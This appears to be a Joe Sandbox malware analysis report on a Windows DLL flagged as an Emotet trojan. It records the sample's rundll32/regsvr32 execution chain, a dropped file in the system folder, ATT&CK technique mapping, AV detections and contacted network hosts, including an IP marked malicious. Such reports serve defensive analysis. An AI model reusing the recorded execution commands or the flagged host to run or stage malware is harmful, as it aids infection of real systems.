ID: 533073
Sample Name: AP8cSQS6y5
Cookbook: default.jbs
Time: 00:47:17
Date: 03/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report AP8cSQS6y5

Overview


General Information

Sample Name:	AP8cSQS6y5 (renamed file extension from none to dll)
Analysis ID:	533073
MD5:	d706a7c97207b3..
SHA1:	9055721bc7129d..
SHA256:	fd45e46e06310bf..
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- System process connects to networ…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Deletes files inside the Windows fold…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- Creates files inside the system direc…
- Internet Provider seen in connection

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6332 cmdline: loaddll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6340 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6432 cmdline: rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 7108 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 6392 cmdline: regsvr32.exe /s C:\Users\user\Desktop\AP8cSQS6y5.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - rundll32.exe (PID: 7104 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - iexplore.exe (PID: 6412 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 6068 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6412 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 5400 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 3604 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Taxeqfqnru\uldycndn.fbw",ompKOnwZ MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5596 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Taxeqfqnru\uldycndn.fbw",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 204 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_codec_set_threads@8 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6936 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5576 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_create_compress@4 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 3144 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 6404 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6332 -s 288 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5708 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6832 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2460 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3108 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6036 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 6332 -ip 6332 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 352 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2920 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 3 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AP8cSQS6y5.dll	11%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
AP8cSQS6y5.dll	18%	ReversingLabs	Win32.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
21.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.regsvr32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
btloader.com	0%	Virustotal		Browse
edge.gycpi.b.yahoodns.net	0%	Virustotal		Browse
ad-delivery.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://displaycatalog.mp.microsSYSTEM	0%	Avira URL Cloud	safe	
http://https://www.botman.ninja/privacy-policy	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F6f2fb5b5492b8c599874fa6316451f85.jpg	0%	Avira URL Cloud	safe	
http://https://www.queryclick.com/privacy-policy	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://www.stroeer.de/werben-mit-stroeer/onlinewerbung/programmatic-data/sdi-datenschutz-b2c	0%	Avira URL Cloud	safe	
http://https://172.104.227.98/	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://silvermob.com/privacy	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://ad-delivery.net/px.gif?ch=1&e=0.1468967235918318	0%	Avira URL Cloud	safe	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	URL Reputation	safe	
http://https://172.104.227.98/2Y	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg	0%	Avira URL Cloud	safe	
http://https://doceree.com/.well-known/deviceStorage.json	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
dart.l.doubleclick.net	142.250.203.102	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
btloader.com	104.26.7.139	true	false	• 0%, Virustotal, Browse	unknown
edge.gycpi.b.yahoodns.net	87.248.118.23	true	false	• 0%, Virustotal, Browse	unknown
ad-delivery.net	172.67.69.19	true	false	• 0%, Virustotal, Browse	unknown
assets.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		unknown
s.yimg.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
browser.events.data.msn.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F6f2fb5b5492b8c599874fa6316451f85.jpg	false	• Avira URL Cloud: safe	unknown
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg	false	• Avira URL Cloud: safe	unknown
http://https://ad-delivery.net/px.gif?ch=1&e=0.1468967235918318	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.104.227.98	unknown	United States		63949	LINODE-APLinodeLLCUS	true
142.250.203.102	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false
172.67.69.19	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
87.248.118.23	edge.gycpi.b.yahoodns.net	United Kingdom		203220	YAHOO-DEBDE	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
104.26.7.139	btloader.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	533073
Start date:	03.12.2021

Start time:	00:47:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AP8cSQS6y5 (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.evad.winDLL@40/130@13/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.7% (good quality ratio 13%) • Quality average: 74.5% • Quality standard deviation: 26.3%
HCA Information:	• Successful, ratio: 56% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:49:37	API Interceptor	7x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.104.227.98	Bccw1xUJah.dll	Get hash	malicious	Browse	
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
172.67.69.19	4bndVtKthy.dll	Get hash	malicious	Browse	
	dowNext.dll	Get hash	malicious	Browse	
	C5GURRmGTj.dll	Get hash	malicious	Browse	
	6.dll	Get hash	malicious	Browse	
	wZGYFg4hiT.dll	Get hash	malicious	Browse	
	n3.dll	Get hash	malicious	Browse	
	NewHtmlHook64.dll	Get hash	malicious	Browse	
	lyQcmMduLy.dll	Get hash	malicious	Browse	
	R1otlIF4xY.dll	Get hash	malicious	Browse	
	3VbZnrTBHG.dll	Get hash	malicious	Browse	
	OY0AsOOL6c.dll	Get hash	malicious	Browse	
	qyGtbOWqX7.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IEGEmivcv5.dll	Get hash	malicious	Browse	
	IEGEmivcv5.dll	Get hash	malicious	Browse	
	V6oWh8Z20j.dll	Get hash	malicious	Browse	
	Qf3znUYo2b.dll	Get hash	malicious	Browse	
	2W6FcgEeMy.dll	Get hash	malicious	Browse	
	0MGLPJiSa5.dll	Get hash	malicious	Browse	
	0MGLPJiSa5.dll	Get hash	malicious	Browse	
	Fuutbqvhmc.dll	Get hash	malicious	Browse	
87.248.118.23	http://www.prophecyhour.com	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/yg/img/i/us/ui/join.gif
	http://www.forestforum.co.uk/showthread.php?t=47811&page=19	Get hash	malicious	Browse	• yui.yahooapis.com/2.9.0/build/animation/animation-min.js?v=4110
	http://ducvinhqb.com/service.html	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/us/my/addtomyyahoo4.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
contextual.media.net	uNVvJ2g3XW.dll	Get hash	malicious	Browse	• 23.211.6.95
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 23.211.6.95
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 23.211.6.95
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 23.211.6.95
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 23.211.6.95
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
